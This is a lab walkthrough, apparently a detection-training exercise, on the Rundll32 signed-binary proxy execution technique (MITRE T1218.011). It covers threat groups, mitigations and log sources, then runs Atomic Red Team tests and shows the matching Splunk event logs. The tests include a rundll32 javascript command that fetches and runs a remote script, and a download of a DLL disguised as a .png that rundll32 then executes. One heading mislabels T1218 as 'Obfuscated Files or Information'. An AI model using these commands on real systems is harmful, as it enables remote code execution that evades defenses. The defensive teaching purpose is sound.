

Signed Binary Proxy Execution

What is a Binary?

A *Binary* is a program that has been precompiled, and does not require the user to compile the code before installation. [\[1\]](#)

What is a Signed Binary Proxy Execution?

Signed Binary Proxy Execution is a technique where an adversary attempts to evade detection by using a binary that already has a trusted certificate to execute their malware. Windows contains many Microsoft binaries that have digital certificates. A binary containing malicious code is able to execute with a trusted certificate, and is able to evade digital signature validation by abusing this trust. [\[2\]](#)

Signed Binary Proxy Execution Exploitation

According to the *Red Canary 2022 Threat Detection Report* [\[3\]](#), the exploitation of the *Signed Binary Proxy Execution* technique was ranked 2nd, as one of the most exploited techniques observed in 2021. Red Canary observed this technique being exploited in **34.8%** of organizations.

What MITRE ATTACK [\[4\]](#) framework technique ID is applied to Obfuscated Files or Information Exploitation?

- The technique ID assigned to *Obfuscated Files or Information* is **T1218**.

What type of Tactic uses this technique?

Provide a name and a brief description of the Tactic that this technique falls under.

- Defense Evasion

Defense Evasion consists of techniques that adversaries use to avoid detection throughout their compromise. Techniques used for defense evasion include uninstalling/disabling security software or obfuscating/encrypting data and scripts. Adversaries also leverage and abuse trusted processes to hide and masquerade their malware. Other tactics' techniques are cross-listed here when those techniques include the added benefit of subverting defenses.

- MITRE ATTACK Framework: Defense Evasion [\[5\]](#)

This technique is primarily used as part of the *Defense Evasion* tactic, and it can be used to evade detection by signature or process based detection by various security tools.

Signed Binary Proxy Execution Techniques & Sub-Techniques

The *Signed Binary Proxy Execution* technique has 13 sub-techniques. They are listed as follows:

- Compiled HTML File
- Control Panel
- CMSTP
- InstallUtil
- Mshta
- Msiexec
- Odbcconf
- Regsvcs/Regasm
- Regsvr32
- Rundll32
- Verclsid
- Mavinject
- MMC

Of the 13 sub-techniques listed, one of them made the top 10 list of sub-techniques exploited. It was ranked 3rd as one of the most exploited sub-techniques observed. The sub-technique is as follows:

- T1218.011: Rundll32 [\[6\]](#) (23.3% Organisations Affected)

We will focus on learning about this technique.

T1218.011: Rundll32

What is Rundll32

Rundll32 is a native part of Windows that has responsibility for loading and executing *dynamic-link libraries* (DLLs). [\[7\]](#) *Rundll32* is a required component of Windows and it cannot be blocked or disabled.

What is a DLL?

A *Dynamic Link Library* or DLL is a library containing code and data that may be used by more than one program at the same time. [\[8\]](#)

Why do malicious actors use Rundll32?

The use of *Rundll32* is very prevalent on Windows systems, and the fact that it cannot be blocked or disabled makes it an attractive tool for adversaries.

What can Malicious Actors use Rundll32 for?

Rundll32 may be abused by an attacker in order to evade detection by security tools. Attackers can achieve this by using *Rundll32* to execute DLLs that contain malicious code.

Rundll32 can be used to launch *Control Panel Files* through hidden functions. CPL files normally refer to tools contained within the Control Panel and can be used to control a number of settings on devices. An adversary may create their own CPL file containing malicious code, imitating a common .cpl file and execute this on the target machine. CPL files are executed automatically with Rundll32 when they are double clicked. [\[9\]](#)

An overview of some of the things possible by abusing Rundll32:

- Using legitimate functions to bypass application control solutions
- Abusing legitimate DLLs or export functions to perform malicious actions
- Executing malicious, adversary-supplied DLLs
- Renaming or relocating legitimate DLLs and using them for malicious purposes.
- Execute Scripts
- Execute DLL located over SMB Share or Alternate Data Streams [\[10\]](#)

Where is Rundll32 normally located or commonly used from?

- C:\Windows\System32\rundll32.exe
- C:\Windows\SysWOW64\rundll32.exe

Can you name any significant Groups that leverage Rundll32 for malicious activity?

Groups are sets of related intrusion activity that are tracked by a common name in the security community. Analysts track clusters of activities using various analytic methodologies and terms such as threat groups, activity groups, threat actors, intrusion sets, and campaigns. Some groups have multiple names associated with similar activities due to various organizations tracking similar activities by different names. Organizations' group definitions may partially overlap with groups designated by other organizations and may disagree on specific activity.

- **MITRE ATTACK Framework: Groups** [\[11\]](#)

This technique has been leveraged by some large cybercrime organizations, state actors and in significant breaches over the past number of years.

Please provide the groups name, a brief description of the group and the exploit used.

Group	Description	Exploit Used
APT38	APT38 is a North Korean state-sponsored threat group that specializes in financial cyber operations; it has been attributed to the Reconnaissance General Bureau.	APT38 has used rundll32.exe to execute binaries, scripts, and Control Panel Item files and to execute code via proxy to avoid triggering security tools.
Koadic	Koadic is a Windows post-exploitation framework and penetration testing tool.	Koadic can use Rundll32 to execute additional payloads.

Group	Description	Exploit Used
NotPetya	NotPetya is malware that was used by Sandworm Team in a worldwide attack starting on June 27, 2017.	NotPetya uses <code>rundll32.exe</code> to install itself on remote systems when accessed via <code>PsExec</code> or <code>wmic</code> .
QakBot	QakBot is a modular banking trojan that has been used primarily by financially-motivated actors since at least 2007.	QakBot can use <code>Rundll32.exe</code> to enable C2 communication.

What can you do to mitigate against Rundll32 exploitation?

Please research mitigations and provide the type and a short description of the mitigation techniques.

ID	Mitigation	Description
M1050	Exploit Protection	Microsoft's Enhanced Mitigation Experience Toolkit (EMET) Attack Surface Reduction (ASR) feature can be used to block methods of using <code>rundll32.exe</code> to bypass application control.

How can this type of attack be detected?

There are many ways that we can monitor for `Rundll32` exploitation. Some of them are as follows:

- Monitor process creation and be aware of any unusual Parent-Process combinations.
- Monitor for execution arguments, and for unexpected activity on the command-line.
- Monitor for digital certificates, and ensure processes are signed.

ID	Data Source	Data Component
DS0017	Command	Command Execution
DS0022	File	File Metadata
DS0011	Module	Module Load
DS0009	Process	Process Creation

Performing regular compromise assessments within an environment is also very beneficial to the organization and can also help with detecting threats, both past and present.

Compromise assessments are high-level investigations where skilled teams utilize advanced tools to dig more deeply into their environment to identify ongoing or past attacker activity in addition to identifying existing weaknesses in controls and practices.

- CrowdStrike [\[12\]](#)

These tests are usually performed by vulnerability scanners, and will assess the company's infrastructure. The scans will usually incorporate searching for known *Indicators of Compromise* (IOC) from recently investigated attacks.

An Indicator of Compromise (IOC) is a piece of digital forensics that suggests that an endpoint or network may have been breached. Just as with physical evidence, these digital clues help information security professionals identify malicious activity or security threats, such as data breaches, insider threats or malware attacks.

- **CrowdStrike** [\[13\]](#)

Indicators of Compromise includes:

- Files Hashes
- IP Addresses
- Sign in Activity from unexpected countries.
- Large volumes of sign in requests.

Log Collection

There are many logs that will provide data into specific attacks. Listed below are some logs that will provide some useful telemetry for detecting this threat [\[14\]](#) :

- Sysmon Event ID 1: Process creation
- Sysmon Event ID 3: Network connection
- Sysmon Event ID 7: Image loaded
- Windows Security Event ID 4688: Process Creation

Signed Binary Proxy Execution Demonstration

In this section, we will demonstrate some of the tactics that can be performed with WMI and then to view the logs to get an idea for what you should look for.

To help with this section, please open the GitHub link for the *Atomic Red Team* atomics page for the sub-technique *Rundll32*.

- <https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1218.011/T1218.011.md>

T1218.011: Rundll32

From the Atomic Red Team GitHub for the technique *T1218: Signed Binary Proxy Execution* shows that there are 10 tests built into the Atomic Red Team toolset.

It may not be possible to run all the tests, however we will run a couple so that you can view any relevant log information

Step 1: Open Client Machine

- Open the Windows 10 machine connected to the Detection Lab configuration.
- Open PowerShell.

Step 2: Confirm that Invoke-AtomicTest is Installed


- Confirm that the `Invoke-AtomicTest` cmdlet is installed correctly. This command will install this module.

```
Install-Module -Name invoke-atomicredteam,powershell-yaml -Scope CurrentUser
```

- Type **A** to confirm installing the Module.
- If the module is already installed, you will not be prompted to accept.

Further Reading about the installation process:

- <https://github.com/redcanaryco/invoke-atomicredteam/wiki/Installing-Atomic-Red-Team>



```
Windows PowerShell
PS C:\Users\User> Install-Module -Name invoke-atomicredteam,powershell-yaml -Scope CurrentUser

Untrusted repository
You are installing the modules from an untrusted repository. If you trust this repository, change its
InstallationPolicy value by running the Set-PSRepository cmdlet. Are you sure you want to install the modules from
'PSGallery'?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): A
```

Step 3: Check the Prerequisites for T1218.011

- We need to confirm that all the prerequisites for the tests are available and installed correctly.

```
Invoke-AtomicTest T1218.011 -CheckPrereqs
```

```
Windows PowerShell
PS C:\Users\user> Invoke-AtomicTest T1218.011 -CheckPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger: Default-ExecutionLogger
All logging commands found
CheckPrereq's for: T1218.011-1 Rundl132 execute JavaScript Remote Payload With GetObject
Prerequisites met: T1218.011-1 Rundl132 execute JavaScript Remote Payload With GetObject
CheckPrereq's for: T1218.011-2 Rundl132 execute VBscript command
Prerequisites met: T1218.011-2 Rundl132 execute VBscript command
CheckPrereq's for: T1218.011-3 Rundl132 advpack.dll Execution
Prerequisites met: T1218.011-3 Rundl132 advpack.dll Execution
CheckPrereq's for: T1218.011-4 Rundl132 ieadvpack.dll Execution
Prerequisites met: T1218.011-4 Rundl132 ieadvpack.dll Execution
CheckPrereq's for: T1218.011-5 Rundl132 syssetup.dll Execution
Prerequisites met: T1218.011-5 Rundl132 syssetup.dll Execution
CheckPrereq's for: T1218.011-6 Rundl132 setupapi.dll Execution
Prerequisites met: T1218.011-6 Rundl132 setupapi.dll Execution
CheckPrereq's for: T1218.011-7 Execution of HTA and VBS Files using Rundl132 and URL.dll
Prerequisites met: T1218.011-7 Execution of HTA and VBS Files using Rundl132 and URL.dll
CheckPrereq's for: T1218.011-8 Launches an executable using Rundl132 and pcwutl.dll
Prerequisites met: T1218.011-8 Launches an executable using Rundl132 and pcwutl.dll
CheckPrereq's for: T1218.011-9 Execution of non-dll using rundl132.exe
Prerequisites not met: T1218.011-9 Execution of non-dll using rundl132.exe
    [*] Non-dll file must exist on disk at specified location

Try installing prereq's with the -GetPrereqs switch
CheckPrereq's for: T1218.011-10 Rundl132 with Ordinal Value
Prerequisites met: T1218.011-10 Rundl132 with Ordinal Value
CheckPrereq's for: T1218.011-11 Rundl132 with Control_RunDLL
Prerequisites met: T1218.011-11 Rundl132 with Control_RunDLL
PS C:\Users\user>
```

Step 4: Get the Prerequisites for T1218.011

- Install the resources required to complete the relevant tests.

```
Invoke-AtomicTest T1218.011 -GetPrereqs
```

```
Windows PowerShell
PS C:\Users\user> Invoke-AtomicTest T1218.011 -GetPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger: Default-ExecutionLogger
All logging commands found
GetPrereq's for: T1218.011-1 Rundll32 execute JavaScript Remote Payload With GetObject
No Preqs Defined
GetPrereq's for: T1218.011-2 Rundll32 execute VBscript command
No Preqs Defined
GetPrereq's for: T1218.011-3 Rundll32 advpack.dll Execution
Attempting to satisfy prereq: Inf file must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1218.011\src\T1218.011.inf)
Prereq already met: Inf file must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1218.011\src\T1218.011.inf)
GetPrereq's for: T1218.011-4 Rundll32 ieadvpack.dll Execution
Attempting to satisfy prereq: Inf file must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1218.011\src\T1218.011.inf)
Prereq already met: Inf file must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1218.011\src\T1218.011.inf)
GetPrereq's for: T1218.011-5 Rundll32 syssetup.dll Execution
Attempting to satisfy prereq: Inf file must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1218.011\src\T1218.011_DefaultInstall.inf)
Prereq already met: Inf file must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1218.011\src\T1218.011_DefaultInstall.inf)
GetPrereq's for: T1218.011-6 Rundll32 setupapi.dll Execution
Attempting to satisfy prereq: Inf file must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1218.011\src\T1218.011_DefaultInstall.inf)
Prereq already met: Inf file must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1218.011\src\T1218.011_DefaultInstall.inf)
GetPrereq's for: T1218.011-7 Execution of HTA and VBS Files using Rundll32 and URL.dll
No Preqs Defined
GetPrereq's for: T1218.011-8 Launches an executable using Rundll32 and pcwutl.dll
No Preqs Defined
GetPrereq's for: T1218.011-9 Execution of non-dll using rundll32.exe
Attempting to satisfy prereq: Non-dll file must exist on disk at specified location
Prereq successfully met: Non-dll file must exist on disk at specified location
GetPrereq's for: T1218.011-10 Rundll32 with Ordinal Value
Attempting to satisfy prereq: DLL file must exist on disk at specified location
Prereq already met: DLL file must exist on disk at specified location
GetPrereq's for: T1218.011-11 Rundll32 with Control_RunDLL
Attempting to satisfy prereq: DLL file must exist on disk at specified location
Prereq already met: DLL file must exist on disk at specified location
PS C:\Users\user>
```

Step 5: Begin Testing

I will choose a select few tests to demonstrate the commands used to generate the logs. All the tests can be executed at once, however I prefer to do it test-by-test.

Some tests are designed for Linux or Mac. Ensure that you are attempting to demonstrate the Windows Tests.

Test #1 - Rundll32 execute JavaScript Remote Payload With GetObject

This test uses a *JavaScript* to open `notepad.exe` using `rundll32.exe`. If the test executes successfully, *Notepad* will open.

Show Test Details

- Firstly, use the `-ShowDetails` switch to print the details of the specific test to the screen.

```
Invoke-AtomicTest T1218.011 -TestNumbers 1 -ShowDetails
```



```
Windows PowerShell
PS C:\Users\user> Invoke-AtomicTest T1218.011 -TestNumbers 1 -ShowDetails
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger: Default-ExecutionLogger
All logging commands found
[*****BEGIN TEST*****]
Technique: Signed Binary Proxy Execution: Rundll32 T1218.011
Atomic Test Name: Rundll32 execute JavaScript Remote Payload With GetObject
Atomic Test Number: 1
Atomic Test GUID: cf3bdb9a-dd11-4b6c-b0d0-9e22b68a71be
Description: Test execution of a remote script using rundll32.exe. Upon execution notepad.exe will be opened.

Attack Commands:
Executor: command_prompt
ElevationRequired: False
Command:
rundll32.exe javascript:"..\mshtml,RunHTMLApplication ";document.write();GetObject("script:#{file_url}").Exec();
Command (with inputs):
rundll32.exe javascript:"..\mshtml,RunHTMLApplication ";document.write();GetObject("script:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1218.011/src/T1218.011.sct").Exec();
[!!!!!!!END TEST!!!!!!!]
```

Execute Test

- Next, we will run the test.


```
Invoke-AtomicTest T1218.011 -TestNumbers 1
```

```
Windows PowerShell
PS C:\Users\user> Invoke-AtomicTest T1218.011 -TestNumbers 1
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Running Atomic Tests
Progress:
[oooooooooo]

Done executing test: T1218.011-1 Rundll32 execute JavaScript Remote Payload With GetObject
PS C:\Users\user> Invoke-AtomicTest T1218.011 -TestNumbers 1
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger: Default-ExecutionLogger
All logging commands found
Executing test: T1218.011-1 Rundll32 execute JavaScript Remote Payload With GetObject
```



We can see from the testing, and the screenshot above, that testing was completed successfully. - *Notepad* was opened successfully. - The process times out after 120 seconds, and *Notepad* closes.

Logs

Next, open up the *Splunk - Search & Reporting* instance and begin searching for the log data surrounding the inputted commands.

- Windows Event Process Creation Event (4688): `index="wineventlog"`
`ComputerName="win10.windomain.local" EventCode=4688`
`Creator_Process_Name="C:\\Windows\\System32\\cmd.exe" Process_Command_Line="rundll32.exe javascript:""..\mshtml,RunHTMLApplication`
`\"";document.write();GetObject(\"script:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1218.011/src/T1218.011.sct\").Exec();"`

i	Time	Event
>	4/23/2022 9:12:43.000 PM	<p>04/23/2022 09:12:43 PM LogName=Security EventCode=4688 EventTypeId=0 ComputerName=win10.windomain.local SourceName=Microsoft Windows security auditing. Type=Information RecordNumber=74309 Keywords=Audit Success TaskCategory=Process Creation OpCode=Info Message=A new process has been created.</p> <p>Creator Subject: Security ID: S-1-5-21-3126794119-865277996-344243072-1000 Account Name: vagrant Account Domain: WIN10 Logon ID: 0x668CEA</p> <p>Target Subject: Security ID: S-1-0-0 Account Name: - Account Domain: - Logon ID: 0x0</p> <p>Process Information: New Process ID: 0x0fc New Process Name: C:\Windows\System32\rundll32.exe Token Elevation Type: 0x1936 Mandatory Label: S-1-16-12288 Creator Process ID: 0xaa4 Creator Process Name: C:\Windows\System32\cmd.exe Process Command Line: rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();GetObject("script:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1218.011/src/T1218.011.sct").Exec();</p> <p>Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy.</p> <p>Type 1 is a full token with no privileges removed or groups disabled. A full token is only used if User Account Control is disabled or if the user is the built-in Administrator account or a service account.</p> <p>Type 2 is an elevated token with no privileges removed or groups disabled. An elevated token is used when User Account Control is enabled and the user chooses to start the program using Run as administrator. An elevated token is also used when an application is configured to always require administrative privilege or to always require maximum privilege, and the user is a member of the administrators group.</p> <p>Type 3 is a limited token with administrative privileges removed and administrative groups disabled. The limited token is used when User Account Control is enabled, the application does not require administrative privilege, and the user does not choose to start the program using Run as administrator.</p> <p>Account_Domain = WIN10 Account_Domain = Account_Name = vagrant Account_Name = ComputerName = win10.windomain.local Error_Code = EventCode = 4688 EventType = 0 Keywords = Audit Success LogName = Security Logon_ID = 0x668CEA Logon_ID = 0x0 Message = A new process has been created. Creator Subject: Security ID: S-1-5-21-3126794119-865277996-344243072-1000 Security_ID = S-1-0-0 SourceName = Microsoft Windows security auditing TaskCategory = Process Creation Type = Information action = success app = win32console body = A new process has been created. Creator Subject: Security ID: S-1-5-21-3126794119-865277996-344243072-1000 Security_ID = S-1-0-0 dest = win10.windomain.local dest_int_host = win10.windomain.local dvc = win10.windomain.local dvc_int_host = win10.windomain.local event_description = Process Creation event_id = 74309 event_type = 0 event_type = windows_process_new_execute_process_start_eventtype = wineventlog_security os windows eventtype = wineventlog_security host = win10.windomain.local host_fqdn = win10.windomain.local host_name = win10.windomain.local id = 74309 index = wineventlog linecount = 41 member_dn = vagrant member_id = S-1-5-21-3126794119-865277996-344243072-1000 S-1-0-0 name = A new process has been created object = WinEventLog process_id = 0x0fc product = Windows punct = //... severity = informational session_id = 0x0 signature = A new process has been created signature_id = 4688 source = WinEventLogSecurity sourcetype = WinEventLog splunk_server = logger status = success subsect = A new process has been created tag_windows_action = failure tag = execute tag = os tag = process tag = security tag = start tag = windows user = user_domain = WIN10 user_logon_id = 0x668CEA user_logon_id = 0x0 user_name = vagrant user_sid = S-1-5-21-3126794119-865277996-344243072-1000 vendor = Microsoft</p>

- Sysmon Process Creation Event: `index="sysmon" ComputerName="win10.windomain.local" ParentCommandLine=""cmd.exe" /c \"rundll32.exe javascript:\"\"\\.\.\\mshtml,RunHTMLApplication \"\";document.write();GetObject(\"script:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1218.011/src/T1218.011.sct\").Exec();\""`

i	Time	Event
>	4/23/2022 9:12:43.000 PM	<p>04/23/2022 09:12:43 PM LogName=Microsoft-Windows-Sysmon/Operational EventCode=1 EventTypeId=4 ComputerName=win10.windomain.local User=NOT_TRANSLATED Sid=S-1-5-18 SidType=0 SourceName=Microsoft-Windows-Sysmon Type=Information RecordNumber=58310 Keywords=None TaskCategory=Process Create (rule: ProcessCreate) OpCode=Info Message=Process Create: RuleName: technique_id=T1218.002,technique_name=rundll32.exe UtcTime: 2022-04-23 21:12:43.283 ProcessGuid: {2913fec3-6bcb-6264-a30e-000000000700} ProcessId: 3852 Image: C:\Windows\System32\rundll32.exe FileVersion: 10.0.18362.1 (WinBuild.160101.0800) Description: Windows host process (Rundll32) Product: Microsoft® Windows® Operating System Company: Microsoft Corporation OriginalFileName: RUNDLL32.EXE CommandLine: rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();GetObject("script:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1218.011/src/T1218.011.sct").Exec(); CurrentDirectory: C:\Users\vagrant\AppData\Local\Temp\ User: WIN10\vagrant LogonGuid: {2913fec3-c1b5-6262-ea8c-660000000000} LogonId: 0x668CEA TerminalSessionId: 1 IntegrityLevel: High Hashes: SHA1=7662A8D2F23C3474DEC6F8E2B0365B0886714EE, MD5=F68AF942FD7CC0E7B8A12335D2AD26, SHA256=1106AE9DC6580580C0A50538A05F70E53883F42F091687CAE828ACD0, IMPHASH=F27A7FC3A5E74F458E370131953896A ParentProcessGuid: {2913fec3-6bcb-6264-a10e-000000000700} ParentProcessId: 2724 ParentImage: C:\Windows\System32\cmd.exe ParentCommandLine: "cmd.exe" /c "rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();GetObject("script:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1218.011/src/T1218.011.sct").Exec();" ;" ParentUser: WIN10\vagrant CommandLine: rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write());GetObject(Company = Microsoft Corporation ComputerName = win10.windomain.local CurrentDirectory = C:\Users\vagrant\AppData\Local\Temp Description = Windows host process (Rundll32) EventCode = 1 EventType = 4 FileVersion = 10.0.18362.1 (WinBuild.160101.0800) Hashes = SHA1=7662A8D2F23C3474DEC6F8E2B0365B0886714EE,MD5=F68AF942FD... Image = C:\Windows\System32\rundll32.exe IntegrityLevel = High Keywords = None LogName = Microsoft-Windows-Sysmon/Operational LogonGuid = {2913fec3-c1b5-6262-ea8c-660000000000} LogonId = 0x668CEA Message = Process Create: RuleName: technique_id=T1218.002,technique_name=rundll32... OpCode = Info OriginalFileName = RUNDLL32.EXE ParentCommandLine = "cmd.exe" /c "rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document... ParentImage = C:\Windows\System32\cmd.exe ParentProcessGuid = {2913fec3-6bcb-6264-a10e-000000000700} ParentProcessId = 2724 ParentUser = WIN10\vagrant ProcessGuid = {2913fec3-6bcb-6264-a30e-000000000700} ProcessId = 3852 Product = Microsoft® Windows® Operating System RecordNumber = 58310 RuleName = technique_id=T1218.002,technique_name=rundll32.exe Sid = S-1-5-18 SidType = 0 SourceName = Microsoft-Windows-Sysmon TaskCategory = Process Create (rule: ProcessCreate) Type = Information User = NOT_TRANSLATED User = WIN10\vagrant UtcTime = 2022-04-23 21:12:43.283 host = win10.windomain.local index = sysmon linecount = 38 punct = //... severity = informational session_id = 1 signature = A new process has been created signature_id = 4688 source = WinEventLogSysmon sourcetype = XmlWinEventLogMicrosoft-Windows-Sysmon/Operational splunk_server = logger</p>

Test #9 Execution of non-dll using rundll32.exe


This test seeks to call *Rundll32's StartW* export function to load a DLL from the command line, using a non-dll file. Adversaries often use this technique in conjunction with *Cobalt Strike* to download

malicious DLLs.

Show Test Details

- Firstly, use the `-ShowDetails` switch to print the details of the specific test to the screen.

```
Invoke-AtomicTest T1218.011 -TestNumbers 9 -ShowDetails
```



```
Windows PowerShell
PS C:\Users\User> Invoke-AtomicTest T1218.011 -TestNumbers 9 -ShowDetails
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger: Default-ExecutionLogger
All logging commands found
[*****BEGIN TEST*****]
Technique: Signed Binary Proxy Execution: Rundll32 T1218.011
Atomic Test Name: Execution of non-dll using rundll32.exe
Atomic Test Number: 9
Atomic Test GUID: ae3a8605-b26e-457c-b6b3-2702fd335bac
Description: Rundll32.exe running non-dll


Attack Commands:
Executor: powershell
ElevationRequired: False
Command:
rundll32.exe #{input_file}, StartW
Command (with inputs):
rundll32.exe C:\Users\%env:username%\Downloads\calc.png, StartW

Dependencies:
Description: Non-dll file must exist on disk at specified location
Check Prereq Command:
if (Test-Path #{input_file}) {exit 0} else {exit 1}
Check Prereq Command (with inputs):
if (Test-Path C:\Users\%env:username%\Downloads\calc.png) {exit 0} else {exit 1}
Get Prereq Command:
Invoke-WebRequest "#{input_url}" -OutFile "#{input_file}"
Get Prereq Command (with inputs):
Invoke-WebRequest "https://github.com/redcanaryco/atomic-red-team/raw/master/atomics/T1047/bin/calc.dll" -OutFile "C:\Users\%env:username%\Downloads\calc.png"
[!!!!!!!END TEST!!!!!!!]
```

Execute Test

- Next, we will run the test.

```
Invoke-AtomicTest T1218.011 -TestNumbers 9
```



```
Windows PowerShell
PS C:\Users\User> Invoke-AtomicTest T1218.011 -TestNumbers 9
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Using Logger: Default-ExecutionLogger
All logging commands found
Executing test: T1218.011-9 Execution of non-dll using rundll32.exe
Done executing test: T1218.011-9 Execution of non-dll using rundll32.exe
PS C:\Users\User>
```

We can see from the testing, and the screenshot above, that testing was completed successfully. `calc.dll` was downloaded to `C:\Users\user\AppData\Local\Temp` - `calc.png` was downloaded to

C:\Users\user\Downloads - calc.exe opened successfully.

Logs

Next, open up the *Splunk - Search & Reporting* instance and begin searching for the log data surrounding the inputted commands.

